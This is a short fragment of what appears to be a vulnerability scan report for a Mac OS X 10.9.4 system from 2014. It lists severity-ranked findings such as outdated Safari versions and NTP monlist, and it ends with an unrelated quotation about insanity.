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


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My system scan

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Audit Trail

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
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HIGH	Mac OS X : Safari < 6.1.6 / 7.0.6 Multiple Vulnerabilities	MacOS X Local Security Checks	1
HIGH	Mac OS X : Safari < 6.2 / 7.1 Multiple Vulnerabilities	MacOS X Local Security Checks	1
MEDIUM	NTP monlist Command Enabled	Misc.	1
MEDIUM	SMB Signing Required	Misc.	1
INFO	Adobe Flash Player for Mac Installed	MacOS X Local Security Checks	1
INFO	Apple Filing Protocol Server Detection	Service detection	1
INFO	Apple Keynote Detection (Mac OS X)	MacOS X Local Security Checks	1
INFO	Apple Pages Installed (Mac OS X)	MacOS X Local Security Checks	1
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
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
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 OS: Mac OS X 10.9.4  
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 End time: Wed Sep 24 11:00:20 2014  
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Vulnerabilities



**INSANITY: DOING THE  
SAME THING OVER  
AND OVER AGAIN,  
AND EXPECTING  
DIFFERENT RESULTS.**





